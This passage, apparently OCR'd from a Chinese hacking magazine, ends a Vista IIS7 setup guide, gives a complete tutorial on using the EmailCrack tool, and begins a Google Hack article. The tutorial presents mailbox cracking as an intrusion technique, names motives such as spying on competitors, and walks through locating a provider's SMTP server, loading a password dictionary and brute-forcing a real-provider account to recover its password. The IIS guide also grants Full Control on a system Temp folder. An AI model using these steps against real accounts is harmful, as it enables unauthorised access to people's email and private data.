


图7

进行完这一系列操作之后就可以点击“确定”了，这时Windows开始安装IIS。

二、设置

安装完成后再次进入“控制面板”，选择“管理工具”，在“管理工具”里就有相关的IIS选项。我们选择“Internet信息服务（IIS）管理器”（如图5）进行IIS7的设置。

1、首先选择“Default Web Site”，并双击“ASP”的选项（如图6）进行开启父目录操作。我们选择“启用父路径”中的“True”就可以了（如图7）。

2、接下来右键单击“Default Web Site”选项，选择“高




图8




图9




图10

级设置”　。在这里可以进行网站的“主目录”　、“访问的端口”等设置（如图8）。

至此，IIS7的设置已经基本完成了，但是这个时候在Windows Vista中只能调试ASP的程序，还无法调试ASP+Access程序。这是因为Windows Vista的目录权限问题，下面只剩最后一步，设置目录的权限。

3、目录权限的设置，首先要打开的是c：\windows\serviceprofiles\networkservice\appdata\local\，也就是你的系统安装盘路径，最好是手动输入，因为Appdata文件夹文件是隐藏的。

右键单击“Temp”文件夹，选择“属性”（如图9），然后选择“安全”　选项，单击“编辑”按钮进入“编辑权限”对话框。再点击“添加”（如图10），在“选择用户或组”对话框的“输入对象名称来选择”表单中，输入大写字母A后，单击“确定”，系统会自动显示所有带有字母A的系统用户（如图11）。

添加完成这个用户以后，选择添加的用户，单击“完全控制”，确定后Temp的访问权限就设置好了。系统会有安全提示，选择“确定”就可以了，这样ASP+Access模式设置成功。




图11

至此，Vista中IIS的安装与调试就结束了，我们已经可以很好的在Vista中调试ASP代码了，其他的设置大家可以根据具体需要进行调整，在此就不再过多介绍。希望大家看了此文之后能够对设置IIS7起到帮助作用。

编辑点评：

一篇Vista的应用小文，对于目前使用Vista尝鲜的黑黑们还是有用的吧。

使用EmailCrack破解邮箱密码

文 simeon

从本文你可以学到：

1、邮件账号的破解知识

2、EmailCrack软件的使用

入侵操作中，在无法直接进行攻击时，邮件木马攻击以及邮件账号破解攻击无疑是一种上佳选择。成功的邮件木马攻击有两个必要条件：一是木马不被查杀；二是用户打开邮件并执行了隐藏在邮件中的木马程序。

邮件木马攻击随着网络安全意识的提高，其成功率将会大大的降低；而邮件账号在被破解成功后，可以很方便的了解用户的行为、获取邮件中的资料以及获取邮件主人的个人信息等。本文仅仅演示如何破解邮件账号。

邮件账号破解一般有三种情况：

第一种是用户自己将邮箱密码给忘记了，通过邮件服务器的“忘记密码”模块无法重新设置或者获取原密码；

第二种情况就是处于商业竞争或者好奇，想知道对方邮件中的内容，因此对邮件账号进行破解。

第三种就是专业性攻击，攻击邮箱获取资料、掌握个人动态以及获取个人信息等。

一、通过邮件账号获取smtp服务器地址

邮件账号“@”后的地址就是服务器地址的前缀，例如邮件账号“vip2008@vip.sina.com”　的邮件服务器地址是vip.sina.com。有些时候需要在这些地址前加上“mail.”或者“webmail.”，如果能够在IE浏览器中打开说明该服务器是可用的。打开邮件服务器的网页后，通过其网页中的帮助等信息可以获取其公开提供的smtp以及pop3服务器地址，如图1所示。新浪网的smtp和pop3服务器地址分别是“smtp.vip.sina.com”和“pop3.vip.sina.com”。




图1　获取新浪vip邮件账号的smtp和pop3服务器地址

说明

1、EmailCrack 是通过 smtp 服务器来对邮件账号进行破解的，因此在邮件破解前，需要知道邮件 smtp 服务器的地址。同理，如果使用 pop3 邮件破解软件，则需要提前知道 pop3 服务器地址。

2、对外提供免费／收费邮件服务的邮件运营商，一般都会在网站上提供邮件使用帮助，通过这些帮助中的描述文字可以快速准确的获取邮件的 smtp 以及 pop3 邮件服务器的地址。这些信息往往跟邮件收发软件（Foxmail 或 Outlook 等）的设置有关，因此查看它们的相关信息即可获取 smtp 和 pop3 服务器地址信息。

二、运行 EmailCrack 软件

运行 EmailCrack 后界面如图 2 所示，在 EmailCrack 中默认提供了 126.com 和 163.com 邮件服务器地址。在进行破解时首先需要选择或者设置邮件服务器的地址，其次需要设置邮件账号名。




图 2 EmailCrack 软件运行界面

说明

邮件账号名就是被破解的邮件账号，有的账号需要输入完整的 Email 账号，有的仅仅需要输入“@”前面的部分即可。

三、设置字典

单击软件界面上的“字典设置”可以选择一个密码字典。在 EmailCrack 中，密码字典是以“.dic”结尾的文件，Dic 文件可以通过专业的字典生成工具生成。在本文中我们选择一个已经生成好的密码字典 1.dic，如图 3 所示。




图 3 选择密码字典

四、开始破解邮件账号

如图 4 所示，服务器地址为“smtp.126.com”，邮件账号为“bf**”，单击“开始扫描”按钮后开始邮件账号的破解。在扫描信息中会显示尝试的密码信息。




图 4 正在破解 Email 账号

说明

1、账号破解成功后会出现“正确密码”的提示信息，如图 5 所示。

2、有些邮件服务器采取了安全措施，通过 EmailCrack 获取邮件账号的密码后，系统会限制用户在 10 分钟或者 1 个小时禁止登录邮件服务器。




图 5 获取邮件账号的密码

小结

邮件账号的破解过程非常简单，只需要知道邮件账号的 smtp 服务器名称以及选择一个字典文件即可。邮件账号破解的成功主要取决于密码字典的强度和时间，在理论上，如果邮件服务器未做相应的防范措施，用户的账号在足够长的时间内是可以破解成功的。因此要防止自己邮件账号不被破解的好方法就是设置一个足够强健的密码，让破解者花费 1 年或者数百年时间来破解，我想估计很少有人有这个耐心来破解你的邮件账号。

编辑点评：

如何设置一个强健的密码呢？当然长度是越长越好！但目前一般的密码长度都是 6 位或者 8 位，极少有让用户设置 10 位以上密码的。看来最强健的密码就是不设密码吧？其实我的密码就很简单，全是 ******

再谈 Google Hack

图 冰的原点[L.S.T]

从本文你可以学到：

Goolag Scanner 的简单介绍及攻击实例

